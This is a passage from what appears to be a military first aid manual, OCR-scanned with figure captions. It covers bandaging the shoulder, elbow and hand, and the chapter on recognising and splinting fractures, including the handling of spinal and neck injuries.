


Figure 3-34. Extended cravat bandage applied to shoulder or armpit (Illustrated A—H).

Be sure to place sufficient wadding in the armpit. **DO NOT** tie the cravat bandage too tightly. Avoid compressing the major blood vessels in the armpit.

3-12. Elbow Bandage

To apply a cravat bandage to the elbow—

a. Bend the arm at the elbow and place the middle of the cravat at the point of the elbow bringing the ends upward (Figure 3-35A).

b. Bring the ends across, extending both downward (Figure 3-35B).

c. Take both ends around the arm and tie them with a square knot at the front of the elbow (Figure 3-35C).




Figure 3-35. Elbow bandage (Illustrated A—C).

CAUTION

If an elbow fracture is suspected, **DO NOT** bend the elbow; bandage it in the position found.

3-13. Hand Bandage

a. To apply a triangular bandage to the hand—

(1) Place the hand in the middle of the triangular bandage with the wrist at the base of the bandage (Figure 3-36A). Ensure that the fingers are separated with absorbent material to prevent chafing and irritation of the skin.

(2) Place the apex over the fingers and tuck any excess material into the pleats on each side of the hand (Figure 3-36B).

(3) Cross the ends on top of the hand, take them around the wrist, and tie them (Figures 3-36C—E) with a square knot.

Figure 3-36. Triangular bandage applied to hand (illustrated A—E).

b. To apply a cravat bandage to the palm of the hand—

(1) Lay the middle of the cravat over the palm of the hand with the ends hanging down on each side (Figure 3-37A).

(2) Take the end of the cravat at the little finger across the back of the hand, extending it upward over the base of the thumb; then bring it downward across the palm (Figure 3-37B).

(3) Take the thumb end across the back of the hand, over the palm, and through the hollow between the thumb and palm (Figure 3-37C).

(4) Take the ends to the back of the hand and cross them; then bring them up over the wrist and cross them again (Figure 3-37D).

(5) Bring both ends down and tie them with a square knot on top of the wrist (Figure 3-37E—F).




Figure 3-40. Triangular bandage applied to foot (Illustrated A—E).

CHAPTER 4

FIRST AID FOR FRACTURES

4-1. General

A fracture is any break in the continuity of a bone. Fractures can cause total disability or in some cases death by severing vital organs and/or arteries. On the other hand, they can most often be treated so there is a complete recovery. The potential for recovery depends greatly upon the first aid the individual receives before he is moved. First aid includes immobilizing the fractured part in addition to applying lifesaving measures when necessary. The basic splinting principle is to immobilize the joints above and below the fracture.

4-2. Kinds of Fractures

Figure 4-1 depicts types of fractures.




Figure 4-1. Types of fractures (*Illustrated A—C*).

a. Closed Fracture (Figure 4-1A). A closed fracture is a broken bone that does not break the overlying skin. The tissue beneath the skin may be damaged. A *dislocation* is when a joint, such as a knee, ankle, or shoulder, is not in the proper position. A *sprain* is when the connecting tissues of the joints have been torn. Dislocations and sprains (swelling, possible deformity, and discoloration) should be treated as closed fractures.

b. Open Fracture (Figure 4-1B and 4-1C). An open fracture is a broken bone that breaks (pierces) the overlying skin. The broken bone may

come through the skin or a missile such as a bullet or shell fragment may go through the flesh and break the bone.

NOTE

An open fracture is contaminated and subject to infection.

4-3. Signs and Symptoms of Fractures

Indications of a fracture are deformity, tenderness, swelling, pain, inability to move the injured part, protruding bone, bleeding, or discolored skin at the injury site. A sharp pain when the service member attempts to move the part is also a sign of a fracture.

WARNING

DO NOT encourage the casualty to move the injured part in order to identify a fracture since such movement could cause further damage to surrounding tissues and promote shock. If you are not sure whether a bone is fractured, care for the injury as a fracture. At the site of the fracture, the bone ends are sharp and could cause vessel (artery and/or vein) damage.

4-4. Purposes of Immobilizing Fractures

A fracture is immobilized to prevent the sharp edges of the bone from moving and cutting tissue, muscle, blood vessels, and nerves. This reduces pain and helps prevent or control shock. In a closed fracture, immobilization keeps bone fragments from causing an open wound, which can become contaminated and subject to infection.

4-5. Splints, Padding, Bandages, Slings, and Swathes

a. *Splints*. Splints may be improvised from such items as boards, poles, sticks, tree limbs, or cardboard. If nothing is available for a splint, the chest wall can be used to immobilize a fractured arm and the uninjured leg can be used to immobilize (to some extent) the fractured leg.

b. *Padding*. Padding may be improvised from such items as a jacket, blanket, poncho, shelter half, or leafy vegetation.

c. *Bandages*. Bandages may be improvised from belts, rifle slings, kerchiefs, or strips torn from clothing or blankets. Narrow materials such as wire or cord should not be used to secure a splint in place. The application of wire and/or narrow material to an extremity could cause tissue damage and a tourniquet effect.

d. *Slings*. A sling is a bandage suspended from the neck to support an upper extremity. If a bandage is not available, a sling can be improvised by using the tail of a coat or shirt or pieces of cloth torn from such items as clothing and blankets. The triangular bandage is ideal for this purpose. Remember that the casualty's hand should be higher than his elbow, and the fingers should be showing at all times. The sling should be applied so that the supporting pressure is on the uninjured side.

e. *Swathes*. Swathes are any bands (pieces of cloth or load bearing equipment [LBE]) that are used to further immobilize a splinted fracture. Triangular and cravat bandages are often used and are called *swathe bandages*. The purpose of the swathe is to immobilize; therefore, the swathe bandage is placed above and/or below the fracture—not over it.

4-6. Procedures for Splinting Suspected Fractures

Before beginning first aid procedures for a fracture, gather whatever splinting materials are available. Ensure that splints are long enough to immobilize the joint above and below the suspected fracture. If possible, use at least four ties (two above and two below the fracture) to secure the splints. The ties should be square knots and should be tied away from the body on the splint. Distal pulses of the affected extremity should be checked before and after the application of the splint.

a. *Evaluate the Casualty*. Be prepared to perform any necessary lifesaving measures. Monitor the casualty for development of conditions that may require you to perform necessary lifesaving measures.

WARNING

Unless there is immediate life-threatening danger, such as a fire or an explosion, DO NOT move the casualty with a suspected back or neck injury. Improper movement may cause permanent paralysis or death.

WARNING

In a chemical environment, DO NOT remove any protective clothing. Apply the dressings and splints over the garments.

b. *Locate the Site of the Suspected Fracture*.

(1) Ask the casualty for the location of the injury.

- Does he have any pain?
- Where is it tender?
- Can he move the extremity?

NOTE

With the presence of an obvious deformity, do not make the casualty move extremity.

(2) Look for an unnatural position of the extremity.

(3) Look for a bone sticking out (protruding).

c. *Prepare the Casualty for Splinting the Suspected Fracture*.

(1) Reassure the casualty. Tell him that you will be providing first aid for him and that medical help is on the way.

(2) Loosen any tight or binding clothing.

(3) Remove all jewelry from the injured part and place it in the casualty's pocket. Tell the casualty you are doing this because if the jewelry is not removed and swelling occurs later, he may not be able to get it off and further bodily injury could result.

(4) Boots should not be removed from the casualty unless they are needed to stabilize a neck injury or there is actual bleeding from the foot.

d. *Gather Splinting Materials*. If standard splinting materials (splints, padding, and cravats) are not available, gather improvised materials. If splinting material is not available and the suspected fracture **CANNOT** be

splinted, then swathes, or a combination of swathes and slings can be used to immobilize the extremity.

e. Pad the Splints. Pad the splints where they touch any bony part of the body, such as the elbow, wrist, knee, ankle, crotch, or armpit areas. Padding prevents excessive pressure on the area, which could lead to circulation problems.

f. Check the Circulation Below the Site of the Injury.

(1) Note any pale, white, or bluish-gray color of the skin, which may indicate impaired circulation. Circulation can also be checked by depressing the toe or fingernail beds and observing how quickly the color returns. A slower return of color to the injured side when compared with the uninjured side indicates a problem with circulation. The fingernail bed is the method to use to check the circulation in a dark-skinned casualty.

(2) Check the temperature of the injured extremity. Use your hand to compare the temperature of the injured side with the uninjured side. The body area below the injury may be colder to the touch indicating poor circulation.

(3) Question the casualty about the presence of numbness, tightness, cold, or tingling sensations.

WARNING

Casualties with fractures of the extremities may show impaired circulation, such as numbness, tingling, cold or pale to bluish skin tone. These casualties should be evacuated by medical personnel and treated as soon as possible. Prompt medical treatment may prevent possible loss of the limb.

WARNING

If it is an open fracture and the bone is protruding from the skin, *DO NOT ATTEMPT TO PUSH THE BONE BACK UNDER THE SKIN.* Apply a field dressing over the wound to protect the area.

g. Apply the Splint in Place.

(1) Splint the fracture in the position found. **DO NOT** attempt to reposition or straighten the injury. If it is an open fracture, stop the bleeding and protect the wound. Cover all wounds with field dressings before applying a splint. Remember to use the casualty's field dressing, not your own.

(2) Place one splint on each side of the fracture. Make sure that the splints reach, if possible, beyond the joints above and below the fracture.

(3) Tie the splints. Secure each splint in place above and below the fracture site with improvised (or actual) cravats. Improvised cravats, such as strips of cloth, belts, or whatever else you have, may be used. With minimal motion to the injured areas, place and tie the splints with the bandages. Push cravats through and under the natural body curvatures, and then gently position improvised cravats and tie in place. Use square knots. Tie all knots on the splint away from the casualty (Figure 4-2). **DO NOT** tie cravats directly over the suspected fracture site.



Figure 4-2. Square knots tied away from casualty.

h. Check the Splint for Tightness.

(1) **CHECK** to be sure that bandages are tight enough to securely hold splinting materials in place, but not so tight that circulation is impaired.

(2) **RECHECK** the circulation after application of the splint. Check the skin color and temperature. This is to ensure that the bandages holding the splint in place have not been tied too tightly. A fingertip check can be made by inserting the tip of the finger between the bandaged knot and the skin.

(3) **MAKE** any necessary adjustment without allowing the splint to become ineffective.

i. Apply a Sling. An improvised sling may be made from any available nonstretching piece of cloth, such as a battle dress uniform (BDU) shirt or trousers, poncho, or shelter half. Slings may also be improvised using the tail of a coat, belt, or a piece of cloth. Figure 4-3 depicts a shirttail used for support. A trousers belt or LBE may also be used for support (Figure 4-4). A sling should place the supporting pressure on the casualty's uninjured side. The supported arm should have the hand positioned slightly higher than the elbow showing the fingers.



Figure 4-3. Shirttail used for support.



Figure 4-4. Belt used for support.

(1) Insert the splinted arm in the center of the sling (Figure 4-5).



Figure 4-5. Arm inserted in center of improvised sling.

(2) Bring the ends of the sling up and tie them at the side (or hollow) of the neck on the uninjured side (Figure 4-6).




Figure 4-6. Ends of improvised sling tied to side of neck.

(3) Twist and tuck the corner of the sling at the elbow (Figure 4-7).




Figure 4-7. Corner of sling twisted and tucked at elbow.

j. Apply a Swathe. You may use any large piece of cloth, service member's belt, or pistol belt, to improvise a swathe.

WARNING

The swathe should not be placed directly on top of the injury, but positioned either above or below the fracture site.

(1) Apply swathes to the injured arm by wrapping the swathe over the injured arm, around the casualty's back, and under the arm on the uninjured side. Tie the ends on the uninjured side (Figure 4-8).



Figure 4-8. Arm immobilized with strip of clothing.

(2) A swathe is applied to an injured leg by wrapping the swathe around both legs and securing it on the uninjured side.

k. Seek Medical Assistance. Notify medical personnel, watch closely for development of life-threatening conditions and/or impaired circulation to the injured extremity. (Refer to Chapter 1 for additional information on life-threatening conditions.)

4-7. Upper Extremity Fractures

Figures 4-9 through 4-17 show how to apply slings, splints, and cravats (swathes) to immobilize and support fractures of the upper extremities. *Although the padding is not visible in some of the illustrations, it is always preferable to apply padding along the injured part for the length of the splint and especially where it touches any bony parts of the body.*




Figure 4-9. Application of triangular bandage to form sling (*two methods*).




Figure 4-10. Completing sling sequence by twisting and tucking the corner of the sling at the elbow.




Figure 4-11. Board splints applied to fractured elbow when elbow is not bent (two methods).




Figure 4-12. Chest wall used as splint for upper arm fracture when no splint is available.



Figure 4-13. Chest wall, sling, and cravat used to immobilize fractured elbow when elbow is bent.




Figure 4-14. Board splint applied to fractured forearm.



Figure 4-15. Fractured forearm or wrist splinted with sticks and supported with tail of shirt and strips of material.




Figure 4-16. Board splint applied to fractured wrist and hand (Illustrated A—B).




Figure 4-17. SAM® splint applied to fractured wrist or forearm.

4-8. Lower Extremity Fractures

Figures 4-18 through 4-24 show how to apply splints to immobilize fractures of the lower extremities. *Although padding is not visible in some of the illustrations, it is always preferable to apply padding along the injured part for the length of the splint and especially where it touches any bony parts of the body.*




Figure 4-18. Board splints applied to fractured hip or thigh.




Figure 4-19. Board splint applied to fractured or dislocated knee.




Figure 4-20. Board splints applied to fractured lower leg or ankle.




Figure 4-21. SAM® splint applied to fractured lower leg or ankle.




Figure 4-22. Improvised splints applied to fractured lower leg or ankle.




Figure 4-23. Poles rolled in a blanket and used as splints applied to fractured lower extremity.




Figure 4-24. Uninjured leg used as splint for fractured leg (anatomical splint).

4-9. Jaw, Collarbone, and Shoulder Fractures

a. Apply a cravat to immobilize a fractured jaw as illustrated in Figure 4-25. Direct all bandaging support to the top of the casualty's head, not to the back of his neck. If incorrectly placed, the bandage will pull the casualty's jaw back and interfere with his breathing.



Figure 4-25. Fractured jaw immobilized.

> WARNING
>
> **Casualties with lower jaw (mandible) fractures cannot be laid flat on their backs because facial muscles will relax and may cause an airway obstruction.**

b. Apply two belts, a sling, and a cravat to immobilize a fractured collarbone, as illustrated in Figure 4-26.



Figure 4-26. Application of belts, sling, and cravat to immobilize a fractured collarbone.

c. Apply a sling and a cravat to immobilize a fractured or dislocated shoulder, using the technique illustrated in Figure 4-27.




Figure 4-27. Application of sling and cravat to immobilize a fractured or dislocated shoulder.

4-10. Spinal Column Fractures

It is often impossible to be sure a casualty has a fractured spinal column. Be suspicious of any back injury, especially if the casualty has fallen or if his back has been sharply struck or bent. If a casualty has received such an injury and does not have feeling in his legs or cannot move them, you can be reasonably sure that he has a severe back injury, which should be managed as a fracture. Remember, that the possibility of a neck fracture or injury to the back should always be suspected, and it is often impossible to be sure if a casualty has a fractured spinal column. If the spine is fractured, bending it can cause the sharp bone fragments to bruise or cut the spinal cord and result in permanent paralysis or death (Figure 4-28A). The spinal column must maintain normal spinal position at the lower back (lumbar region) to help remove pressure from the spinal cord.

a. If the casualty is not to be transported until medical personnel arrive—

- Caution him not to move. Ask him if he is in pain or if he is unable to move any part of his body.

- Leave him in the position in which he is found. **DO NOT** move any part of his body, unless he is in imminent danger.

- If the casualty is lying face up, slip a blanket or other supporting material under the arch of his lower back to help support the spine in a normal position (Figure 4-28B). Take care not to place so much bulky padding as to cause potential damage by causing undo pressure on the spine. If he is lying face down, **DO NOT** put anything under any part of his body.




Figure 4-28. Spinal column must maintain a normal spine position.

b. If the casualty must be transported to a safe location before medical personnel arrive and if the casualty is in a—

- Face-up position, transport him by litter or use a firm substitute, such as a wide board or a door longer than his height. Loosely tie the casualty's wrists together over his waistline, using a cravat or a strip of cloth. Tie his feet together to prevent the accidental dropping or shifting of his legs. Lay a folded blanket across the litter where the arch of his back is to be placed. Using a four-man team (Figure 4-29), place the casualty on the litter without bending his spinal column or his neck.



Figure 4-29. Placing face-up casualty with fractured back onto litter.

• The number two man positions himself at the casualty's head. His responsibility is to provide manual in-line (neutral) stabilization of the head and neck. The number three, and four men position themselves on one side of the casualty; all kneel on one knee along the side of the casualty. The number one man positions himself to the opposite side of the casualty (or can be on the same side of number three and four). The numbers two, three, and four men gently place their hands under the casualty. The number one man on the opposite side places his hands under the injured part to assist.

• When all four men are in position to lift, the number two man commands, "**PREPARE TO LIFT**" and then, "**LIFT**." All men, in unison, gently lift the casualty about 8 inches. Once the casualty is lifted, the number one man recovers and slides the litter under the casualty, ensuring that the blanket is in proper position. The number one man then returns to his original lift position (Figure 4-29).

• When the number two man commands, "**LOWER CASUALTY**," all men, in unison, gently lower the casualty onto the litter.

• Facedown position, he must be transported in this same position. The four-man team lifts him onto a regular or improvised litter, keeping the spinal column in a normal spinal position. If a regular litter is used, first place a folded blanket on the litter at the point where the chest will be placed.

4-11. Neck Fractures

A fractured neck is extremely dangerous. Bone fragments may bruise or cut the spinal cord just as they might in a fractured back.

a. If the casualty is not to be transported until medical personnel arrive—

• Caution him not to move. Moving may cause permanent injury or death.

• Leave the casualty in the position in which he is found. If his neck and head (cervical spine) are in an abnormal position, immediately immobilize the neck and head.

